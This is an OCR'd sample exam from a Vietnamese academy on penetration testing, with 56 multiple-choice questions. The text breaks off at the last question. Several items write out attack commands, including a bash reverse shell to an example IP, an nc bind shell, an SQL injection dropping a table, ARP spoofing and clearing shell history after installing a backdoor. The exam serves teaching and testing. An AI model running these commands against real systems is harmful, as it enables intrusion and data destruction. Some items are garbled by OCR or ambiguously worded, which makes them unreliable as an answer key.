HỌC VIỆN KTMM
PHÒNG KT&ĐBCLĐT

ĐỀ THI CHÍNH THỨC
(Đề thi có 14 trang)

ĐỀ THI MẪU ĐỂ CÔNG BỐ
Môn thi: KIỂM THỬ VÀ ĐÁNH GIÁ AN TOÀN HTTT
Thời gian làm bài: 60 phút, không kể thời gian phát đề


Họ, tên thí sinh: .....
Số báo danh: .....

Mã đề thi 146

Câu 1. Người kiểm thử có thể sử dụng lệnh _____ trong meterpreter để xem đặc quyền của phiên làm việc hiện có.

A. getuid **B**. getinfo **C**. getsystem **D**. help

Câu 2. Trong quá trình thực hiện kiểm thử ứng dụng Web, Tom phát hiện ra tên người dùng hợp lệ của hệ thống là **user1**.Sau đó, Tom nhập thông tin sau vào biểu mẫu sau vào cửa sổ xác thực của ứng dụng:



Tom đang cố gắng thực hiện tấn công nào trong số các tấn công dưới đây?

A. URL tampering **B**. XSS **C**. LDAP injection **D**. Path traversal

Câu 3. Matt là thành viên của nhóm kiểm thử xâm nhập và đang sử dụng bộ công cụ do nhóm của anh ấy phát triển. Anh ta đang thực hiện bẻ khóa mật khẩu sử dụng một đoạn script có tên là password.sh. Script này có khả năng được viết bằng ngôn ngữ nào?

A. Ruby **B**. PowerShell **C**. Python **D**. Bash

Câu 4. Mika thực hiện dò quét một hệ thống bằng câu lệnh nmap như sau:

```
nmap -sU -sT -p 1-65535 example.com
```

Cô ấy sẽ **KHÔNG** nhận được thông tin nào dưới đây?

A. Thông tin định tuyến từ máy Mika tới example.com

B. Thông tin trạng thái các cổng dịch vụ

C. Thông tin về hệ điều hành

D. Thông tin về các dịch vụ TCP, UDP

Câu 5. Ben đang thực hiện kiểm thử ứng dụng và muốn thực hiện một cuộc tấn công chiếm quyền điều khiển DLL (DLL hijacking). Windows sẽ thực hiện tìm kiếm tệp DLL tại thư mục nào trước tiên nếu nó không được cung cấp vị trí cụ thể của tệp DLL đó. Đáp án nào dưới đây là **chính xác nhất**?

A. Thư mục mà ứng dụng đang ở trên đó

B. Thư mục hiện thời

C. Thư mục Windows

D. Thư mục hệ thống Windows

Câu 6. Trong quá trình kiểm thử, Tom phát hiện ra lỗ hổng LFI trên hệ thống mục tiêu. Thông qua việc khai thác lỗ hổng, khi duyệt các tệp PHP, Tom thấy các dòng sau trong một hàm xuất hiện để xử lý các truy vấn cơ sở dữ liệu:

```
define('DB_USERNAME','seth');

define('DB_PASSWORD', 'GoCubs21!@');
```

Việc tiết lộ thông tin này là ví dụ về điểm yếu nào?

A. Chú thích trong mã nguồn

B. Xử lý lỗi chi tiết

C. Tương tranh điều khiển

D. Thông tin đăng nhập được hard-code

Câu 7. Charleen được giao nhiệm vụ tiếp tục quá trình khai thác lỗ hổng trên hệ thống máy chủ Windows 201#Các thông tin được chuyển giao bao gồm cả thông tin đăng nhập cấp người dùng trong hệ thống. Mục tiêu của cô ấy là có được quyền quản trị vào hệ thống máy chủ. Charleen đã thu được NTLM hash và muốn thực hiện tấn công pass-the-hash. Công cụ nào có thể được sử dụng trong trường hợp này?

A. CeWL **B**. Smbclient **C**. Hashcat **D**. Hydra

Câu 8. Sau khi xâm nhập một máy chủ từ xa có địa chỉ 102.15.8.13, Cameron thực hiện câu lệnh sau trên máy chủ từ xa:

```
nc -lvp 4444 -e /bin/bash
```

Trong trường hợp Cameron muốn tạo bind shell, lệnh nào sau đây cần được thực hiện trên máy tính của anh ấy?

A. nc 102.15.8.13 4444

B. nc –lvp 4444 102.15.8.13

C. nc –e /bin/bash –lvp 4444

D. nc 102.15.8.13 –e /bin/bash

Câu 9. Khi thực hiện kiểm thử cho công ty X, Jack thực hiện xâm nhập thành công và chạy câu lệnh sau trên hệ thống mục tiêu:

```
bash -i> & /dev/tcp/10.2.4.6/443 0> & 1
```

Sau câu lệnh trên, lệnh nào dưới đây sẽ cần được thực thi trên máy tính của Jack để thực hiện tạo bind shell?

A. nc -nlvp 443

B. nc -e /bin/sh 10.2.4.6 443

C. nc 10.2.4.6 443

D. nc -w3 10.2.4.6 443

Câu 10. Trong quá trình kiểm thử ứng dụng web, Jack phát hiện ra một số lỗ hổng nghiêm trọng. Anh ấy muốn lợi dụng các lỗ hổng này để tạo một tài khoản trái phép. Những tấn công nào dưới đây có thể được liên kết với nhau để dẫn đến việc tạo thành công tài khoản của Jack?


A. CSRF, Insecure direct object reference

B. CSRF, Code injection

C. Insecure direct object reference, Code injection

D. Code injection, Directory traversal

Câu 11. Kỹ thuật dò quét cổng nào được sử dụng ứng với hình minh họa dưới đây?



A. Full Open Scan

B. Half Open Scan

C. XMAS Scan

D. Inverse TCP Flag Scan

Câu 12. Tiêu chuẩn _____ được phát triển nhằm mục đích gia tăng kiểm soát đối với dữ liệu chủ thẻ và hạn chế sự gian lận, trộm cắp dữ liệu thẻ thanh toán.

A. PCI DSS

B. Penetration Testing Framework

C. OSSTMM

D. PTES

Câu 13. Trong quá trình kiểm thử mạng không dây, Tom thực hiện câu lệnh như hình dưới đây.

```
root@xali:/tmp# airbase-ng -a 12:34:56:78:90:AB --essid Home
-c 6 wlan0mon
00:00:29  Created tap interface at0
00:00:29  Trying to set MTU on at0 to 1500
00:00:29  Trying to set MTU on wlan0mon to 1800
00:00:30  Access Point with BSSID 12:34:56:78:90:AB started.
```

Mục đích của Tom trong trường hợp này là gì?

A. Thu thập vectơ khởi tạo từ AP để tiến hành bẻ khóa truy cập mạng không dây

B. Bẻ khóa PSK được sử dụng để kết nối với điểm truy cập không dây

C. Chèn gói tin ARP để sinh vectơ khởi tạo (initialization vector)

D. Thực hiện giả mạo SSID của mạng để thiết lập Evil twin network

Câu 14. Công cụ phổ biến nào được sử dụng để khám phá bị động mạng không dây và cung cấp nhiều tính năng tương tự như airodump-ng?

A. Netsniff

B. Aircrack-ng

C. Kismet

D. NetStumbler

Câu 15. Sau khi xác định được có lỗ hổng SQL injection trên hệ thống mục tiêu, một thành viên có nhóm kiểm thử đang cố gắng chèn một bản ghi độc hại vào CSDL MySQL nhằm lấy cắp cookie từ trình duyệt web của người dùng. Tuy nhiên câu lệnh INSERT không hoạt động. Dựa vào cú pháp sau, nguyên nhân có thể gây ra lỗi là gì?

INSERT into app.data (header, body, message, webForm) VALUES ("HACK", 404, "HACK");


A. Không có lỗi trong câu lệnh INSERT

B. Câu lệnh INSERT thiếu giá trị cho cột thứ tư và nó không được phép NULL

C. Một trong số giá trị các trường vượt quá giới hạn kích thước

D. Giá trị cột thứ hai bị thiếu dấu ngoặc kép

Câu 16. Việc vẽ các biểu tượng ở những nơi công cộng để thông báo, quảng cáo một mạng Wi-Fi (như ví dụ dưới đây) được gọi là _____.



A. Warchalking

B. Warwalking

C. Warflying

D. Wardriving

Câu 17. Persistent XSS còn được biết đến với tên gọi nào?

A. NULL XSS

B. Reflected XSS

C. Stored XSS

D. DOM XSS

Câu 18. Một tổ chức đang xác định phạm vi của việc kiểm thử xâm nhập và muốn thực hiện cả từ bên ngoài và bên trong mạng. Họ sẵn sàng chia sẻ một số thông tin với nhà cung cấp dịch vụ, những người sẽ tiến hành kiểm thử nhưng cũng muốn xem nhà cung cấp có thể tự khám phá bao nhiêu thông tin trong một khoảng thời gian nhất định. Loại hình kiểm thử nào dưới đây sẽ phù hợp nhất với yêu cầu của tổ chức này?

A. Gray box

B. Black box

C. White box

D. Green box

Câu 19. _____ là quá trình thu thập thông tin khi tiến hành thực hiện kiểm thử xâm nhập, trong đó có thể áp dụng các kỹ thuật thu thập chủ động hoặc bị động.

A. Footprinting

B. Footscanning

C. Footgathering

D. Footpainting

Câu 20. Tom đang thực hiện kiểm thử cho một công ty và anh ấy lo ngại rằng Web server đang không chạy bản cập nhật phần mềm mới nhất. Câu lệnh nào dưới đây có thể giúp Tom kiểm tra được những lo ngại của anh ấy?

A. hping3 –S –p80 targetwebsite.com

B. nc –v –p 80 targetwebsite.com

C. nslookup –port–80 targetwebsite.com

D. nmap –p 80 –sV targetwebsite.com

Câu 21. _____ là một bộ công cụ được sử dụng để kiểm thử xâm nhập mạng không dây Wifi.

A. aireplay-ng

B. airmon-ng

C. airman-ng

D. aircrack-ng

Câu 22. Peter đang thực hiện kiểm thử trang web mục tiêu. Hiện tại, anh ấy đang xem một số thông tin tại URL:

```
http://www.vulweb.com/store.php?id=2
```

Tiếp theo, anh ấy thực hiện nhập vào URL sau:

```
http://www.vulweb.com/store.php?id=2 and 1=1
```

thì trang web vẫn tải bình thường. Tuy nhiên khi Peter nhập vào URL:

```
http://www.vulweb.com/store.php?id=2 and 1=2
```

thì có một trang thông báo "*An error has occurred*" xuất hiện. Lỗ hổng SQL injection nào tồn tại trong trường hợp này?

A. Blind SQLi

B. Union-based SQLi

C. Error-based SQLi

D. Out-of-band SQLi

Câu 23. Công cụ nào dưới đây cho phép thu thập thông tin cơ bản về một Domain như địa chỉ IP, thông tin về OS, Webserver, công nghệ được sử dụng…một cách nhanh chóng?

A. https://archive.org/index.php

B. https://www.shodan.io/

C. https://www.whois.com/

D. https://www.netcraft.com/

Câu 24. LSA Secrets được lưu trữ ở đâu trên hệ thống Windows?

A. Registry

B. Thư mục System32

C. Thư mục $System

D. LSA Secrets chỉ được lưu trữ trên máy chủ Active Directory

Câu 25. Để tham khảo và sử dụng các Google dork có sẵn cho mục đích thu thập thông tin, người kiểm thử có thể sử dụng trang web nào dưới đây?

A. https://nvd.nist.gov/

B. https://osintframework.com/

C. https://www.exploit-db.com

D. https://attack.mitre.org/

Câu 26. Jim sử dụng nmap để dò quét hệ thống và thu được kết quả sau:

```
Nmap scan report for 10.1.2.3
Host is up (0.00091s latency).
Not shown: 189 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
3306/tcp open  mysql
MAC Address: 08:00:27:15:16:B8 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat May 12 08:10:04 2018 -- 1 IP address (1 host up) scanned
in 80.66 seconds
```

Jim muốn thu thập thêm các thông tin về dịch vụ đang hoạt động trên cổng 330#Tùy chọn nào sau đây nên được sử dụng?

A. –script=http-enum

B. –info3306

C. –script=mysql-info

D. –sT

Câu 27. Trong quá trình thực hiện kiểm thử hệ thống, Peter cần sử dụng SSH để thiết lập kết nối đóng vai trò như một proxy lớp ứng dụng. Giả sử IP của Peter là 10.1.2.2 và IP của hệ thống được kiểm thử là 10.1.2.3. Câu lệnh nào sau đây cần được sử dụng?

A. `ssh 10.1.2.2 -R 8800:127.0.0.1:8080`

B. `ssh 10.1.2.2 -L 8800:10.1.2.2:80`

C. `ssh root@10.1.2.3`

D. `ssh -D 8888 root@10.1.2.3`

Câu 28. Sau khi chiếm được quyền quản trị trên máy tính mục tiêu, Cameron thực hiện câu lệnh sau:

```
    $command = 'cmd /c powershell.exe -c Set-WSManQuickConfig
-Force;Set-Item    WSMan:\localhost\Service\Auth\Basic    -Value
$True;Set-Item
WSMan:\localhost\Service\AllowUnencrypted
-Value        $True;Register-PSSessionConfiguration        -Name
Microsoft.PowerShell
-Force
```

Anh ấy đã làm được việc gì?

A. Thiết lập WSMan.

B. Bật PowerShell cho người dùng cục bộ.

C. Vô hiệu hóa quyền truy cập dòng lệnh từ xa.

D. Thiết lập PSRemoting.

Câu 29. Trong quá trình thực hiện kiểm thử, Peter sử dụng theHarvester để tiến hành thu thập thông tin thụ động như địa chỉ email, hosts và tên miền. Tùy chọn nào dưới đây của theHarvester cho phép Peter sử dụng cơ sở dữ liệu SHODAN để truy vấn thông tin cổng và dịch vụ cho từng host mà anh ấy đã thu thập?

A. –b **B**. –h

C. –d **D**. –n

Câu 30. _____ là một ứng dụng Java đa luồng được thiết kế với mục đích tìm kiếm các tệp và các thư mục ẩn bằng cách sử dụng tấn công vét cạn.

A. Nikto **B**. Gobuster

C. Wfuzz **D**. DirBuster

Câu 31. Peter muốn thực hiện tấn công MiTM để kiểm thử trên hệ thống mục tiêu. Cấu hình mạng máy tính được đưa ra dưới đây:

```
IP: 192.168.1.20

NETMASK: 255.255.255.0

DEFAULT GATEWAY: 192.168.1.254

DHCP: 192.168.1.253

DNS: 192.168.10.10, 192.168.20.10
```

Peter cần thực hiện lệnh nào sau đây để thực hiện tấn công MiTM?

A. arpspoof -t 192.168.1.20 192.168.1.254

B. arpspoof -c both -t 192.168.1.20 192.168.1.253

C. arpspoof -c both -r -t 192.168.1.1 192.168.1.20

D. arpspoof -r -t 192.168.1.253 192.168.1.20

Câu 32. Tom đang thực hiện kiểm thử web server cho một công ty. Hiện tại, anh ấy cần thực hiện dò tìm đường dẫn và thư mục ẩn trên phía server dựa trên tấn công từ điển sử dụng Gobuster. Ngoài ra, quá trình dò quét cần phải được cấu hình để tối ưu hóa tốc độ thực hiện. Lệnh nào dưới đây đáp ứng được các yêu cầu này?

A. gobuster dir –host <http://demo.testapp.net/> –w directory-list-2.3-medium.txt

B. gobuster dir –host <http://demo.testapp.net/> –w directory-list-2.3-medium.txt –t 70

C. gobuster dir --url <http://demo.testapp.net/> –w directory-list-2.3-medium.txt –t 70

D. gobuster dir --url <http://demo.testapp.net/> –w directory-list-2.3-medium.txt –t 10

Câu 33. Giai đoạn cuối cùng trong mô hình Cyber Kill Chain là gì?

A. Command and Control

B. Installation

C. Actions on Objectives

D. Weaponization

Câu 34. Trong quá trình thực hiện kiểm thử ứng dụng web cho ngân hàng, Joe phát hiện ra lỗ hổng cực kỳ nghiêm trọng. Tiếp theo, Joe có ý định tạo ra một URL thực hiện chuyển tiền một cách kín đáo từ tài khoản nạn nhân sang tài khoản của mình để phục vụ mục đích kiểm thử. Anh ta có thể sử dụng URL nào sau đây để thực hiện cuộc tấn công này?


A. https://testbank.com/BankingApp/ACH.aspx?
CustID=435345&accountType=F&action-
ACHTransfer&senderID=654846&notify=True&creditaccount=AND 1=1 AND select username from testbank.custinfo where username like Joe -&amount=200

B. https://testbank.com/BankingApp/ACH.aspx?
CustID=435345&accountType=F&action-
ACHTransfer&senderID=654846&notify=False&creditaccount=OR 1=1 AND select username from testbank.custinfo where username like Joe &amount=200.

C. https://testbank.com/BankingApp/ACH.aspx?
CustID=435345&accountType=F&action-
ACHTransfer&senderID=654846&notify=True&creditaccount=OR 1=1 AND select username from testbank.custinfo where username like Joe -&amount=200

D. https://testbank.com/BankingApp/ACH.aspx?
CustID=435345&accountType=F&action-
ACHTransfer&senderID=654846&notify=False&creditaccount=OR 1=1 AND select username from testbank.custinfo where username like Joe-&amount=200

Câu 35. Trong quá trình kiểm thử mạng không dây, Tom thực hiện câu lệnh như hình dưới đây.



Mục đích của Tom trong trường hợp này là gì?

A. Khôi phục mật khẩu WPA từ WPS PIN

B. Thực hiện tấn công từ chối dịch vụ bằng cách gửi deauthentication frame tới các thiết bị đang kết nối trong mạng không dây

C. Thiết lập proxy để thực hiện tấn công SSL strip lên các yêu cầu HTTPS

D. Thu thập thông tin về quá trình bắt tay 4 bước trong mạng không dây

Câu 36. _____ thường nhắm vào cơ sở dữ liệu quan hệ và có thể được sử dụng để tiết lộ, thay đổi hoặc phá hủy dữ liệu; vượt qua hệ thống xác thực hoặc thậm chí có được quyền truy cập trình mức hệ thống với các điều kiện phù hợp.

A. Code injection **B**. HTML injection

C. SQL injection **D**. Parameter pollution

Câu 37. Alan đang tạo một danh sách các khuyến nghị mà tổ chức của anh ấy có thể tuân theo để khắc phục các vấn đề được xác định trong quá trình kiểm thử xâm nhập. Đây là giai đoạn nào trong quy trình kiểm thử xâm nhập?

A. Tấn công và khai thác

B. Lập kế hoạch và xác định phạm vi

C. Báo cáo kết quả

D. Thu thập thông tin, xác định lỗ hổng bảo mật

Câu 38. _____ là kho lưu trữ dữ liệu quản lý lỗ hổng bảo mật dựa trên tiêu chuẩn của chính phủ Hoa Kỳ được trình bày bằng SCAP. Dữ liệu này cho phép tự động hóa việc quản lý & đo lường lỗ hổng bảo mật, đảm bảo tuân thủ.

A. OWASP **B**. CWE

C. NVD **D**. ATT&CK

Câu 39. Jim đang chuẩn bị tiến hành kiểm thử API cho ứng dụng web của một ngân hàng. Công cụ nào sau đây có khả năng thực hiện việc này?

A. Swagger **B**. Nikto **C**. W3af **D**. WAR

Câu 40. _____ là hình thức tấn công bằng mật khẩu được xây dựng dựa trên cuộc tấn công từ điển nhưng thêm các thành phần phổ biến hơn như 1 hoặc ! ở cuối mỗi tư. Phương pháp này được sử dụng để tìm những điều bất thường trong mật khẩu.

A. Non-electronic attack

B. Hybrid attack

C. Rule based-attack

D. Brute force attack

Câu 41. Sau khi chuyển adapter không dây sang Monitor mode, Peter cần lấy thông tin tất cả lưu lượng mạng mà adapter không dây có thể nhìn thấy. Lệnh nào sau đây có thể giúp anh ấy thực hiện việc này?

A. aireplay-ng -0 100 -a 08:86:32:71:11:76 -c 11 mon0

B. airodump-ng --bssid 08:86:32:71:11:76 -c 11 --write WPAcrack mon0

C. airodump-ng mon0

D. airodump-ng --bssid 08:86:32:71:11:76 -c 11 mon0 --write WPAcrack

Câu 42. Khi thực hiện tìm kiếm thông tin sử dụng Google, lệnh nào dưới đây cho phép tìm kiếm các website có cấu trúc thư mục là */admin* có phần mở rộng là .edu.vn

A. site:edu.vn inurl:/admin

B. index of /admin link:edu.vn

C. index of /admin site:edu.vn

D. info:/admin filetype:edu.vn

Câu 43. Sau khi xâm nhập thành công vào hệ thống mục tiêu và tiến hành cài đặt backdoor, lệnh nào sau đây cho phép người kiểm thử xóa toàn bộ nội dung của phiên làm việc với terminal trên Linux?

A. cat history I clear

B. history –remove

C. rm – f ./history

D. history – c

Câu 44. Trong quá trình dò quét nmap, Casey sử dụng cờ –O để xác định thông tin về hệ điều hành của hệ thống. Quá trình dò quét xác định được thông tin về hệ thống như sau:

```
Running: Linux 2.6.X
OS CPE: cpe: /o: linux:linux_kernel: 2.6
OS details: Linux 2.6.9 - 2.6.33
```

Casey có thể xác định điều gì từ những thông tin này?

A. Xác định thông tin về bản phân phối Linux (Linux distribution) được cài đặt trên hệ thống.

B. Thông tin về các bản vá của Linux kernel đã được cài đặt.

C. Ngày hệ thống được vá lần cuối.

D. Hệ thống đang chạy Linux 2.6 kernel trong khoảng giữa .9 và .33

Câu 45. Trong khi sử dụng Shodan, nhóm kiểm thử đang tìm kiếm các cổng và dịch vụ cho máy chủ web công khai sử dụng HTTP. Tùy chọn nào sau đây nên được sử dụng để làm bộ lọc tìm kiếm trong trường hợp này?

A. HTTPS port:443 **B**. HTTP port:80 **C**. HTTP port:88 **D**. HTTP port:23

Câu 46. Khi thực hiện kiểm thử, Peter phát hiện ra có khả năng thực hiện tấn công SQL injection. Khi sử dụng chuỗi lệnh tiêm sau:

*SELECT * FROM Orders_Pend WHERE Location_City = 'NY'*

anh ấy có thể xem tất cả các đơn đặt hàng đang chờ xử lý từ NY. Nếu Peter muốn xóa hoàn toàn bảng Order_Pend thì câu lệnh SQL nào nên được sử dụng?

A. SELECT * FROM Orders_Pend WHERE Location_City = NY';DROP TABLE Orders_Pend --

B. WHERE Location_City = NY'1 = 1': DROP_TABLE --

C. DROP TABLE Orders_Pend WHERE ' NY = 1' --

D. SELECT * FROM Orders_Pend WHERE ' NY ';DROP_TABLE --

Câu 47. Sau khi thực hiện xâm nhập vào hệ thống mục tiêu bằng một tài khoản không có đặc quyền, Steve phát hiện ra rằng trên hệ thống mục tiêu có cài đặt nmap. Steve quyết định sử dụng nmap để dò quét các máy chủ khác trong mạng nội bộ. Tùy chọn nào cần được sử dụng để dò quét thành công các máy chủ khác khi sử dụng nmap bằng tài khoản không có đặc quyền mà Steve chiếm được?

A. – u

B. – oA

C. – sT

D. – sV

Câu 48. Trong quá trình kiểm thử mạng không dây, Tom có thu được 1 số lượng lớn các gói tin handshake. Lệnh nào dưới đây cho phép bẻ khóa PSK dựa trên gói tin handshake thu được sử dụng tập từ điển cho trước?

A. aircrack-ng -w rockyou.txt –b <target MAC> <outfile>

B. airmon-ng -w rockyou.txt –b <target MAC> <outfile>

C. hashcat –m 2500 WPA.hccapx rockyou.txt

D. airodump-ng -c 1 --bssid E4:6F:13:04:CE:31 -w rockyou.txt

Câu 49. Norm đang thực hiện kiểm thử xâm nhập một ứng dụng web và muốn điều khiển các tham số đầu vào được gửi đến ứng dụng trước khi nó rời khỏi trình duyệt web. Công cụ nào sau đây có thể giúp Norm thực hiện việc này?

A. Burpsuite

B. AFL

C. GDB

D. YASCA

Câu 50. Trong quá trình kiểm thử mạng không dây, Tom cần thu thập khung nào để thu được các thông tin về SSID, BSSID, kênh truyền, tốc độ truyền được hỗ trợ?

A. Association request frame

B. Request to Send (RTS) frame

C. Authentication frame

D. Beacon frame

Câu 51. Trong quá trình kiểm thử hệ thống, Peter muốn sử dụng NSE script smb–os–discovery để tìm kiếm thông tin về hệ điều hành và lưu các thông tin đó vào tập tin pentest-result.txt. Câu lệnh nào dưới đây cần được thực hiện?

A. nmap –v –p 139, 145 – –script=smb-os-discovery 10.11.1.227 –s pentest-result.txt

B. nmap –v –p 139, 145 – –script=smb-os-discovery 10.11.1.227 –oG pentest-result.txt

C. nmap –v –p 139, 145 smb-os-discovery 10.11.1.227 –oG pentest-result.txt

D. nmap – –script=smb-os-discovery 10.11.1.227 –o pentest-result.txt

Câu 52. Trong khi đi nghỉ, Joe nhận được thông tin từ dịch vụ cảnh báo rằng hai tài khoản của anh ấy đã bị truy cập trong một giờ qua. Trong buổi sáng trước đó, anh ấy đã kết nối máy tính xách tay với điểm phát sóng không dây tại McDonald's và truy cập vào hai tài khoản được đề cập. Tấn công nào nhiều khả năng đã diễn ra?

A. Jamming signal

B. Honeyspot access point

C. Deauthentication attack

D. Unauthorized association

Câu 53. Trong quá trình thực hiện kiểm thử, Joe thực hiện gửi hàng nghìn yêu cầu đến một URL có nội dung như ví dụ dưới đây.

```
http://www.mycompany.com/servicestatus.php?serviceID=1
http://www.mycompany.com/servicestatus.php?serviceID=2
http://www.mycompany.com/servicestatus.php?serviceID=3
http://www.mycompany.com/servicestatus.php?serviceID=4
http://www.mycompany.com/servicestatus.php?serviceID=5
http://www.mycompany.com/servicestatus.php?serviceID=6
……..
http://www.mycompany.com/servicestatus.php?serviceID=999
```

Joe đang cố gắng thực hiện kiểm thử lỗ hổng nào?

A. Session hijacking

B. Unvalidated redirect

C. File upload

D. Insecure direct object reference

Câu 54. Công cụ dòng lệnh nào dưới đây được sử dụng trên Linux cung cấp thông tin về độ trễ phản hồi và thông tin định tuyến của gói tin IP từ nguồn đến đích?

A. nslookup

B. traceroute

C. whois

D. tracert

Câu 55. Teddy thực hiện quét hệ thống từ xa bằng Nmap sử dụng lệnh sau:

```
nmap 149.89.80.220
```

Nếu sử dụng lệnh mặc định như trên, bao nhiêu cổng sẽ được dò quét?

A. 65535

B. 1000

C. 256

D. 1024

Câu 56. Trong quá trình kiểm thử website mục tiêu, Tom sử dụng Burp Suite để thiết lập proxy chặn bắt các request gửi lên phía server.

Dựa vào các thông tin thu được từ Burp Suite, anh ấy quyết định sử dụng Hydra để tiến hành bẻ khóa mật khẩu trang đăng nhập bằng tấn công vét cạn. Câu lệnh nào dưới đây cho phép thực hiện điều này?

